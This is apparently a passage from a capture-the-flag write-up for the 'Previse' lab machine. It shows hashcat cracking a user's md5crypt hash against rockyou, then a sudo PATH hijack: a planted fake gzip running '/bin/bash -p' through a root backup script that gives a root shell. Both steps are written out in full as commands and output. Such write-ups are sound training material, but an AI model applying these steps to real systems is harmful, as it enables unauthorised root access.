500 | md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5) | Operating System

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
```

```
$1$ llol$DQpmdvnb7EeuO6UaqRItf.:ilovecody112235!

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash.Target......: $1$ llol$DQpmdvnb7EeuO6UaqRItf.
Time.Started.....: Mon Nov 20 17:15:25 2023 (4 mins, 58 secs)
Time.Estimated...: Mon Nov 20 17:20:23 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    25077 H/s (9.22ms) @ Accel:256 Loops:125 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 7413760/14344384 (51.68%)
Rejected.........: 0/7413760 (0.00%)
Restore.Point....: 7411712/14344384 (51.67%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:875-1000
Candidate.Engine.: Device Generator
Candidates.#1....: ilovedesgame -> ilovechloeloads

Started: Mon Nov 20 17:14:48 2023
Stopped: Mon Nov 20 17:20:25 2023
```

6) Got access to m4lwhere

```
m4lwhere@previse:~$ cat user.txt
8f8f00f630f7035341e58e79d0d06c79
m4lwhere@previse:~$
```

Privilege Escalation

1) Enumerated basic os details

```
m4lwhere@previse:~$ netstat -antp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      1 10.10.11.104:40058      1.1.1.1:53              SYN_SENT    -
tcp        0      6 10.10.11.104:58230      10.10.16.4:4444         ESTABLISHED -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       1      0 10.10.11.104:80         10.10.16.4:43506        CLOSE_WAIT  -
```

```
m4lwhere@previse:~$ cat /etc/*-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=18.04
DISTRIB_CODENAME=bionic
DISTRIB_DESCRIPTION="Ubuntu 18.04.5 LTS"
NAME="Ubuntu"
VERSION="18.04.5 LTS (Bionic Beaver)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 18.04.5 LTS"
VERSION_ID="18.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=bionic
UBUNTU_CODENAME=bionic
```

3) Found a script that can be run as root

```
m4lwhere@previse:~$ sudo -l
[sudo] password for m4lwhere:
User m4lwhere may run the following commands on previse:
    (root) /opt/scripts/access_backup.sh
m4lwhere@previse:~$
```

```
m4lwhere@previse:~$ cat /opt/scripts/access_backup.sh
#!/bin/bash

# We always make sure to store logs, we take security SERIOUSLY here

# I know I shouldnt run this as root but I cant figure it out programmatically on my account
# This is configured to run with cron, added to sudo so I can run as needed - we'll fix it later when there's time

gzip -c /var/log/apache2/access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_access.gz
gzip -c /var/www/file_access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_file_access.gz
```

]]

gzip is called without a path, we can hijack the bin

4) got root access by the path vulnerablity

```
m4lwhere@previse:~$ cat gzip
#!/bin/bash
/bin/bash -p
m4lwhere@previse:~$ chmod +x gzip
m4lwhere@previse:~$ sudo PATH=$PWD /opt/scripts/access_backup.sh
/opt/scripts/access_backup.sh: line 8: date: command not found
bash: groups: command not found
Command 'lesspipe' is available in the following places
 * /bin/lesspipe
 * /usr/bin/lesspipe
The command could not be located because '/usr/bin:/bin' is not included in the PATH environment variable.
lesspipe: command not found
Command 'dircolors' is available in '/usr/bin/dircolors'
The command could not be located because '/usr/bin' is not included in the PATH environment variable.
dircolors: command not found
root@previse:~#
```

```
bash-4.4# cat root.txt
f96292552b7bc44f7f5d5313d219bc20
```